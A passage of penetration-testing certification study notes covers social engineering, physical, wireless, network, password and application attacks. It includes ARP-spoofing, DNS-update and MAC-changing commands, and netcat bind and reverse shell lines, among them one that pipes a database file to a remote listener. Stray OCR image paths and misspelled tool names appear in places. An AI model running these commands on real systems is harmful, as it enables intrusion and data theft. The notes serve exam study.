  - A social engineering attack that deliberately uses misspelled domains for malicious purposes and is often used in combination with a watering hole attack

- **Impersonation**
  - **Impersonation**
    - The act of pretending to be someone else in order to gain access or gather information
    - The goal is to use people's trust on a person in authority and people in uniform
  - **Elicitation**
    - The ability to draw, bring forth, evoke, or induce information from a victim
  - Impersonation and elicitation can be used in combination with other in-person or remote attack techniques

- **Physical Security**
  - Physical security is just as important in keeping attackers out of a given network
  - **Main Areas**
    - Perimeter

- Building
- Room or datacenter

- **Some organizations rely on surveillance cameras and closed-circuit TV (CCTV)**
  - Wired
    - Placed around the building and will be physically cabled from the camera all the way to a central monitoring station
  - Wireless
    - Subject to interference with other wireless systems and frequencies
    - Many wireless security systems operate in the unregulated 2.4 GHz wireless spectrum
  - Indoor/Outdoor
  - PTZ (Pan, Tilt, Zoom)
  - Infrared
    - Can produce an image based on the relative heat levels in view
  - Ultrasonic System
    - A type of surveillance system that uses sound-based detection
- **Take note of the placement of the security cameras being used**
- **You need to get past the perimeter defenses and get into the building**
- **Locking Mechanisms**
  - Physical key
  - PIN
  - Wireless signal
  - Biometrics
- **Access Control Vestibule (Mantrap)**
  - An area between two doorways that holds people until they're identified and authenticated

- Bypass Methods
  - Tailgating
  - Piggybacking
  - Badge cloning

- **Biometrics**
  - Rely on physical characteristics to identify a person properly
    - Something you know
    - Something you have
    - Something you are
    - Something you do
    - Somewhere you are

  - False Acceptance Rate (FAR)
    - Rate that a system authenticates a user as authorized or valid when they should not have been granted access to the system

  - False Rejection Rate (FRR)
    - Rate that a system denies a user as authorized r valid when they should have been granted access to the system
  - Crossover Error Rate (CER)
    - An equal error rate (ERR) where the false acceptance rate and false rejection rate are equal

- **Physical Attacks**
  - **Tailgating**
    - Entering a secure portion of the organization's building by following an authorized person into the area without their knowledge or consent
    - Identify the habits of the employees as they are using the doors and the way the doors themselves function

  - **Piggybacking**
    - Occurs when an attacker attempts to enter a restricted area or get past an access control vestibule by following an authorized employee with their knowledge or consent
      - Influence
      - Impersonation

        - Elicitation
    - Piggybacking works well in large organizations where all the employees don't know each other

- **Shoulder Surfing**
    - Occurs when an attacker attempts to observe a target's behavior without them noticing

- **Eavesdropping**
    - Listening to conversations and performing direct observation through hearing

- **Dumpster Diving**
    - Occurs when an attacker searches inside trash or recycling containers for personal, sensitive, or confidential information or other items of value

- **Badge Cloning**
    - The act of copying authentication data from an authorized user's badge
    - The easiest badges to clone are badges with RFID and NFC tags embedded in them
    - Newer RFID badges use higher frequencies that provide higher data rates and can support encryption
    - For NFC-based badges, a penetration tester needs to be extremely close to the badge they want to clone, usually within just a few inches

- **Social Engineering Tools**
    - **Social Engineering Toolkit (SET)**
        - A Python-based collection of tools and scripts that are used to conduct social engineering during a penetration test

    - **Browser Exploitation Framework (BeEF)**
        - Used to assess the security posture of a target environment using cross-site attack vectors
        - BeEF is a great tool for testing browsers and associated web servers and applications

- **Call Spoofing**
  - Hide identity
  - Conduct impersonation attack
  - Use the modern and up-to-date version of call spoofing programs for your penetration tests

Wireless Attacks

- **Wireless Attacks**
  - **Domain 3: Attacks and Exploits**
    - Objective 3.2
      - Given a scenario, research attack vectors and perform wireless attacks
  - Wireless networks are inherently less secure than a wired network

- **Wireless Security**
  - **Pre-Shared Key**
    - Used when the access point and the client need to use the same encryption key to encrypt and decrypt the data
  - **Wired Equivalent Privacy (WEP)**
    - Original 802.11 wireless security standard that claims to be as secure as a wired network
    - WEP was designed to use a static 40-bit pre-shared encryption key with RC4 encryption cipher
    - WEP's weakness is its 24-bit initialization vector (IV)
  - **Wi-Fi Protected Access (WPA)**
    - Replacement for WEP which uses TKIP, Message Integrity Check (MIC), and RC4 encryption
    - WPA was flawed, so it was replaced by WPA2
  - **Wi-Fi Protected Access Version 2 (WPA2)**
    - 802.11i standard that provides better wireless security featuring AES with a 128-bit key, CCMP, and integrity checking
    - WPA2 can be operated in either personal or enterprise mode
  - **Wi-Fi Protected Access Version 3 (WPA3)**
    - Designed to strengthen the flaws and weakness that can be exploited inside of WPA2
    - Types
      - WPA3 Enterprise

    - 256-bit AES with SHA-384
  - WPA3 Personal
    - 128-bit AES with CCMP

- The largest improvement in WPA3 is the removal of the Pre-Shared Key (PSK) exchange

- Simultaneous Authentication of Equals (SAE)
  - Uses a secure password-based authentication and a password authenticated, key agreement methodology to secure networks

- Forward Secrecy/Perfect Forward Secrecy
  - A feature of a key agreement protocol that provides assurance that session keys will not be compromised even if long-term secrets used in the session key exchange are compromised

  - Process
    - AP and the client use a public key system to generate a pair of long-term keys
    - AP and the client exchange a one-time use session key
    - AP sends client messages and encrypts them using the created session key
    - Client decrypts received messages using the same one-time use session key
    - Process repeats for each message being sent, starting at Step 2 to ensure forward secrecy

Quick Tips	
Open	No security or encryption used
WEP	Initialization Vector (IV)
WPA	RC4 and TKIP
WPA2	AES and CCMP
WPA3	Dragonfly

- "If we make operations easier, then security is reduced."

- **Wi-Fi Protected Setup (WPS)**
  - Designed to make setting up new wireless devices easier for consumers and end users
  - WPS relies on an 8-digit PIN code to conduct its authentication
  - WPS is vulnerable to attacks and should always be disabled
  - As a penetration tester, identify those WPS-enabled devices for your engagements

- **MAC Filtering**
  - Defines a list of devices and only allows those on your Wi-Fi network

- **Signal Exploitation**
  - Aims to collect, manipulate, and exploit the wireless radio waves and signals that are passing freely throughout a given location

  - **Types of Antennas**
    - Omnidirectional
      - Radiates power equally in all directions
      - Omnidirectional is the least secure method of transmission
      - An omnidirectional antenna is what is connected by default to your laptop's Wi-Fi card

    - Unidirectional (e.g., Yagi antenna)
      - Focuses power in one direction for covering greater distances
      - You can use omnidirectional antenna to identify targets, then switch to unidirectional antenna

  - **Decibels Per Isotropic (dBi)**
    - Amount of forward gain of a given antenna
    - As the forward gain increases, the signal becomes more directional

  - **Types of Signal Exploitation**
    - Eavesdropping
      - By default, a wireless network card ignores signals addressed to someone else's MAC address

- Promiscuous Mode
  - A type of computer networking operational mode in which all network data packets can be accessed and viewed by all network adapters operating in this mode

- Useful information
  - Network client MAC addresses
  - Type of encryption used
  - Network client devices

- Deauthentication
  - Used to boot a victim wireless client off an access point so that it is forced to reauthenticate
  - Deauthentication attacks are mostly used in conjunction with other attacks

  - Aireplay-ng
    - The most commonly used tool for conducting a deauthentication attack

- Jamming
  - Disrupts a Wi-Fi signal by broadcasting on the same frequency as the target access point to block signals that a wireless transceiver attempts to send or receive
  - Check the scope and the legal restrictions in your location before conducting jamming as part of an engagement

  - Wi-Fi Jammer
    - A Python script capable of disrupting signals of all wireless access points in an area

- **WEP Hacking**
  - WEP is extremely insecure due to its use of a 24-bit initialization vector (IV)

  - **Method**
    - Monitor the area to determine which access points and clients are in use
    - Capture all the network traffic into a PCAP file to crack it offline later

        - Conduct a deauthentication attack to generate handshakes to capture
        - Crack the encryption protocol to identify the plain text pre-shared key

    - WEP should never be used in a production network

    - **Airomon-NG**
        - Used to monitor wireless frequencies to identify access points and clients

    - **Airodump-NG**
        - Used to capture network traffic and save it to a PCAP file

- **WPA/WPA2 Hacking**
    - **Method**
        - Place the wireless network adapter into monitor or promiscuous mode
        - Discover the WPA/WPA2 enabled networks in range
        - Capture the network traffic and write it to a PCAP file
        - Conduct a deauthentication attack to generate handshakes to capture
        - Conduct a dictionary attack to identify the plain text version of the pre-shared key

    - **Airomon-NG**
        - Used to place the network adapter into monitor or promiscuous mode

    - **Airodump-NG**
        - Used to identify clients and access points, capture network traffic, and save it to a PCAP file


    - **Aireplay-NG**
        - Used to conduct a deauthentication attack by sending spoofed deauth requests to the access point

    - **Airocrack-NG**
        - Used to conduct protocol and password cracking of wireless encryption


- **WPS PIN Attacks**
    - The implementation used in WPS is flawed and vulnerable to attack

- WPS is great for operations, but horrible for security
- WPS uses an 8-digit PIN with the 8th digit reserved as a checksum
- 10^7 options mean there are 10,000,000 passwords
  - The flaw is that WPS breaks the PIN into two smaller sections
- 10^4 options mean there are 10,000 unique PINs
- WPS is enabled by default in many consumer-grade and small business environments

- **Evil Twins**
  - **Evil Twin**
    - A fraudulent Wi-Fi access point that appears to be legitimate but is set up to eavesdrop on wireless communications




  - **Karma Attack**
    - Exploits the behavior of Wi-Fi devices due to a lack of access point authentication protocols being implemented
    - **Preferred Network List (PNL)**
      - A list of the SSIDs of any access points the device has previously connected to and will automatically connect to when those networks are in range



- **Captive Portal**
  - A web page that the user of a public-access network is obliged to view and interact with before access is granted

- **Tools**
  - ESPortalV2
    - A piece of software for setting up a captive portal and redirecting all Wi-Fi devices that connect to that portal for authentication
  - Wifiphisher
    - Sets up a regular evil twin without a captive portal
  - Wi-Fi Pineapple
    - A device that can be used to automate Wi-Fi auditing with different types of campaigns and even created vulnerability reports at the conclusion of your engagement


- **On-Path and Relay Attacks**
  - **On-Path Attack (formerly Man-in-the-Middle Attack)**
    - Occurs when an attacker puts themself between the victim and the intended destination
    - Monitors and captures data
  - **Relay Attack**
    - Captures, modifies, and sends data



- One of the easiest methods to execute an on-path or relay attack is to execute an evil twin attack

- **Extensible Authentication Protocol (EAP)**
  - Creates an encrypted tunnel between the supplicant and the authentication server

  - Protected Extensible Authentication Protocol (PEAP)
  - EAP with Tunneled (EAP-TTLS)
  - EAP with Flexible Authentication via Secure Tunneling (EAP-FAST)



- **Bluetooth Attacks**
  - **Bluejacking**
    - Sending unsolicited messages to a Bluetooth device
    - No special tools or software is required to conduct bluejacking
    - Sending information
  - **Bluesnarfing**
    - Making unauthorized access to a device via Bluetooth connection
    - Aims to read sensitive data or information from a victim device
    - Stealing and receiving information
  - **BlueBorne**
    - Allows the attacker to gain complete control over a device without even being connected to the target device
  - **Bluetooth Low Energy (BLE)**
    - A Bluetooth variation that uses less energy and communicates wirelessly over shorter distances
    - BLE is extremely popular in smart home devices, motion sensors, and other Internet of Things devices
  - The Bluetooth protocol uses frequency hopping to prevent attackers from easily capturing data being sent and received
  - The password or PIN used to pair devices is only sent once during the initial pairing
  - **Conducting Bluetooth Attacks**
    - HCICONFIG
      - Configures Bluetooth interface
    - HCITOOL
      - Scans and discovers devices in range
    - BLEAH
      - Enumerates Bluetooth devices
    - GATTTOOL/BETTERCAP/BLUEPY

- Interacts and communicates with Bluetooth devices

  - **Spooftooph**
    - Automates the spoofing or cloning of a Bluetooth device's name, class, and address

- **RFID and NFC Attacks**
  - **Radio Frequency Identification (RFID)**
    - A form of radio frequency transmission modified for use in authentication systems
    - Has two components, called the tag and the reader
    - Should include a second authentication factor
    - Newer RFID badges used in most modern authentication systems use higher frequencies that provide higher data rates and can support encryption

  - **Near Field Communication (NFC)**
    - Uses radio frequency to send electromagnetic charge containing the transaction data over a short distance

Network Attacks

- **Network Attacks**
  - **Domain 3: Attacks and Exploits**
    - Objective 3.1
      - Given a scenario, research attack vectors and perform network attacks
  - Most of the data we touch daily transits the network

- **Stress Testing**
  - **Stress Testing**
    - A software testing method that evaluates how software performs under extreme load
      - Processor load
      - Memory load
      - Network load
      - Storage load
    - Stress testing shows a server's limits and architectural support
    - Methods
      - Python or PowerShell scripts
      - Open-source software tools
      - Software-as-a-Service solutions
  - **Packet/Broadcast/Network Storm**
    - Any large increase in network traffic directed at a target
    - Random data sequence
    - Character Generator Protocol
      - Used in the in testing, debugging, and measuring of the network and operates over either TCP or UDP on port 19

- **Exploit Resources**
  - **Exploit Database - exploit-db.com**
    - A complete collection of public exploits and vulnerable software kept in a fully searchable database

- **Packet Storm - packetstormsecurity.com**
  - Contains news articles, advisories, whitepapers, tools, and exploits that can be reviewed and used in penetration tests

- **Exploit Chaining**
  - Combines multiple exploits to form a larger attack
  - Chained exploits can be run simultaneously or sequentially

- **ARP Poisoning**
  - **Address Resolution Protocol (ARP)**
    - Occurs automatically on a given local area network to identify which workstation is currently assigned a particular IP address at any given time

  - **ARP Spoofing**
    - Sending falsified ARP messages over a local area network to get the ARP caches to dynamically update with new information
    - ARP spoofing attack can be used as a precursor to other attacks

    - Prevention
      - Prevent ARP poisoning by setting up good VLAN segmentation and DHCP snooping

    - Anytime a frame claims to have a new IP address for a given MAC address, the routing switch will update its ARP cache

    - Method
      - Identify the MAC address and IP address using Wireshark or Nmap
        - nmap -PR -sn <target>


      - Use a spoofing tool such as Arpspoof or Metasploit
        - arpspoof -i eth0 -t <IP>

- arpspoof -i eth0 -t <IP>
- msfconsole
- use axiliary/spoof/arp/arp_poisoning

- **DNS Cache Poisoning**
  - **Domain Name System (DNS)**
    - Converts domain names to IP addresses every time a user clicks on a link or enters a domain name into their browser
  - **DNS Cache Poisoning**
    - Attempts to change the IP address of a domain name stored in the DNS cache of a given DNS server
  - **Method**
    - nmap -sU -p 53 --script=dns-recursion <IP>
      - Checks if a server uses recursion
    - nmap -sU -p 53 --script=dns-update --script-args=dns-update.hostname=<domain>,dns-update.ip=<IP> <target>
      - Conducts a dynamic DNS update without authentication
  - **How It Works**
    - Poisoning DNS cache
    - Hijacking local DNS server
    - Performing unauthorized zone transfer
  - **Prevention**
    - Use DNSSEC
      - DNS Security Extensions (DNSSEC)
        - Uses digital signatures based on public-key cryptography to ensure DNS data is digitally signed by the owner
        - The zone owner and the resolvers need to configure their DNS servers to support DNSSEC
    - Ensure servers have the latest security patches

- **DNS Zone Transfer**
  - A method of replicating DNS database entries across a set of DNS servers
- **DNS Harvesting**
  - A form of Open-Source Intelligence used to gather information about a domain name and its associated resources

- **LLMNR/NBT-NS Poisoning**
  - **Link-Local Multicast Name Resolution (LLMNR)**
    - Based on the DNS packet formatting and allows both IPv4 and IPv6 hosts to perform name resolution on the host if they are on the same local link
    - Instead of LLMNR, Linux systems rely on ZeroConf using the SystemD
  - **NetBIOS Name Service (NBNS or NBT-NS)**
    - Part of the NetBIOS-over-TCP protocol suite that is used as a type of name resolution inside the internal network to translate internal names to IP addresses
    - NBT-NS uses the host name of a system for its resolution
  - By default, Windows machines will first attempt to use LLMNR and then attempt to use NBT-NS
  - **Responder**
    - A command-line tool in Kali Linux that is used to poison NetBIOS, LLMNR, and mDNS name resolution requests



- **MAC Spoofing**
  - **Spoofing**
    - A category of network attacks that occurs when an attacker masquerades as another person by falsifying their identity

  - **Media Access Control (MAC) Address**
    - A means for identifying a device physically and allowing it to operate on a logical topology
    - Same subnet (IP Address - different subnets)


    - Layer 2 devices use MAC addresses to associate which device is connected to which physical port

    - MAC Filtering
      - Allow List
        - Allowed to connect
      - Block List
        - Not allowed to connect
        - To overcome this, simply change MAC address to another value
          - sudo ifconfig en0 ether <MAC address>
          - macchanger -m <MAC Address> <interface>

- **VLAN Hopping**
  - **Virtual Local Area Network (VLAN)**
    - Used to partition any broadcast domain and isolate it from the rest of the network at the data link layer or layer 2 of the OSI model
    - Once you gain access to a workstation located in one VLAN, you must break out of that VLAN to gain access to other sensitive areas of the network

- **VLAN Hopping**
  - A technique exploiting a misconfiguration to direct traffic to a different VLAN without proper authorization

- **Double Tagging**
  - Attacker tries to reach a different VLAN using the vulnerabilities in the trunk port configuration




    - **Inner Tag**
      - True destination set by the attacker
    - **Outer Tag**
      - Native VLAN

  - Double tagging is used as part of a blind attack or as part of a DoS or stress testing attack

    - Blind Attack
      - One where commands are sent to the victim, but the attacker doesn't get to see any of the responses

  - Prevention
    - Change default configuration of native VLAN
    - Never add user devices into the native VLAN

- **Switch Spoofing**
  - Attacker attempts to conduct a Dynamic Trunking Protocol (DTP) negotiation



  - Prevention
    - Always configure switch ports to have dynamic switch port modes disabled by default

- **MAC Table Overflow Attack**
  - Overloaded CAM tables result to switches “failing open” and beginning to act like a hub

    - Switch
      - Selectively transmits frames
    - Hub
      - Repeats every frame it receives

- **NAC Bypass**
  - **Network Access Control (NAC)**
    - A technology that is used to keep unauthorized users or devices from accessing a private network

  - **Types of NAC Solutions**
    - Persistent

- A piece of software installed on a device requesting access to the network

  - Non-persistent
    - Requires the users to connect to the network and log in to a web-based captive portal to download an agent that scans their devices for compliance


  - Agentless NAC/Volatile Agent
    - Installs the scanning engine on the domain controller instead of the endpoint device

- **Methods**
  - Exploit an authorized host
  - Make device look like something else
    - Most networks segment out VoIP devices and printers into their own separate VLANs


- **On-Path Attack**
  - **On-Path Attack**
    - Occurs when an attacker puts themself between the victim and the intended destination

    - Methods
      - ARP poisoning
      - DNS poisoning
      - Introducing a rogue WAP
      - Introducing a rogue hub/switch

  - **Replay**
    - Occurs when valid data is captured by the attacker and is then repeated immediately, or delayed, and then repeated



- **Relay**
  - Occurs when the attacker inserts themselves in between the two hosts



- The challenge is when encryption is enforced by the hosts

- **SSL Stripping**
  - Occurs when an attacker tricks the encryption application into presenting the user with an HTTP connection instead of an HTTPS connection

- **Downgrade Attack**
  - Occurs when an attacker attempts to have a client or server abandon a higher security mode in favor of a lower security mode

- **Password Attacks**

- Hash digest is the result of a one-way hashing algorithm that protects the passwords stored in the database

- Cybersecurity professionals attempt to implement strong password security policies

- **Password Cracker**
  - Used to attempt to break a user's password by using either a dictionary attack or by using brute force techniques
    - John the Ripper
    - Cain and Abel

- **Dictionary Attack**
  - Uses a list of common passwords, words, and phrases to attempt to guess the password

- **Brute Force Attack**
  - Attempts to break a password by guessing every single possible combination of numbers, letters, and special characters

- **Rainbow Table**
  - A precomputed hash value table that contains known passwords used for offline password cracking


- **Prevention**
  - Strong password security policies
  - Complex passwords
  - Password change at least every 60 days
  - Failed login attempt lockouts or delays

- **Password Spraying**
  - Uses a dictionary of common passwords on multiple accounts to bypass authentication mechanisms

- **Credential Stuffing**
  - Tests stolen user account names and passwords against multiple websites
  - Prevention

- Do not reuse any passwords across different websites
- Utilize two-factor authentication

- **Pass the Hash**
  - **Pass the Hash (New Technology LAN Manager (NTLM) Relay Attack)**
    - A network-based attack where the attacker steals hashed user credentials and uses them as-is to try to authenticate to the same network the hashed credentials originated on
    - It is possible to present the hash without cracking the original password to authenticate to network protocols such as SMB and Kerberos



    - Pass the hash can be used to elevate privileges
    - When pass the hash is used on a local workstation, then an attacker can gain local admin privileges

  - **Mimikatz**
    - An open-source application that allows users to view and save authentication credentials to perform pass the hash attacks

    - Mimikatz scans system memory for cached passwords processed by the Local Security Authority Subsystem Service (lsass.exe)
  - **Kerberoasting**

- Allows any domain user account with a service principal name to set a service granting ticket in the ticket granting service

- Process
  - Get the user Service Principal Names (SPNs) to identify all accounts that are good candidates for Kerberoasting
  - Get a service ticket from one of the SPNs that looks like a good target, such as a server
  - Dump the service ticket to a file
  - Crack the account's plaintext password, which can be done offline, using that service ticket file

- The service accounts or server accounts are the ones most vulnerable to Kerberoasting

- Golden Ticket
  - A master ticket that comes from the Kerberos ticket-granting ticket (TGT) which can be used for any Kerberos service
- Silver Ticket
  - A ticket-granting service ticket that is only good for certain Kerberos-specific service

- **Netcat**
  - **Netcat (nc)**
    - A command line utility for reading and writing raw data over a network connection

  - **Shell**
    - An interactive command interface, just like the one you are using when you enter command into your Kali Linux terminal

  - **Bind Shell**
    - Attacker installs a listening port onto the victim's machine, to which the attacker can connect

Attacker connects to server on listening port

- Bind shells became less effective as security increased and firewalls were installed at network boundaries

- Set Up Listener
  - nc -l -p 443 -e cmd.exe
- Connect to Listener
  - nc 10.1.0.1 443

- **Reverse Shell**
  - Attacker installs a listener on their own workstation and configures a listening port

Server connects to attacker on listening port

- Set Up Listener
  - nc -l -p 443
- Connect to Listener
  - nc 10.1.0.2 443 -e cmd.exe

- Set Up a Listener to Receive
  - nc -l -p 53 > database.sql

- Send a File to Listener
  - type database.sql | nc 10.1.0.2 53

Application Vulnerabilities


- **Application Vulnerabilities**
  - **Domain 3: Attacks and Exploits**
    - Objective 3.3
      - Given a scenario, research attack vectors and perform application-based attacks
  - **Importance**
    - Create exploits to take advantage of them and gain access to a given enterprise network
    - Provide mitigation recommendations in the final report at the end of the engagement
  - **OWASP Top 10**
    - Represents a broad consensus on the most critical security risks to web applications and provides information on how to prevent them

  - **Server-Side Request Forgery**
    - A type of attack that takes advantage of the trust relationship between the server and the other resources it can access
    - Occurs when a web app fetches a remote resource without validating the URL


        - Prevention
            - Segment remote resource access functionality into separate networks
            - Enforce a deny by default firewall or ACL policy
            - Ensure web apps sanitize and validate any client-supplied input data

- **Race Conditions**
    - **Race Condition**
        - Occurs when the resulting outcome from execution processes is directly dependent on the order and timing of certain events, which then failed to execute in the order and timing intended by the developer
        - Occurs when a computer tries to race itself in the processing of certain data
        - Found where multiple threads attempt to write to a variable or object at the same memory location
        - Race conditions often happen outside the normally logged processes in a system
    - **Dereferencing**
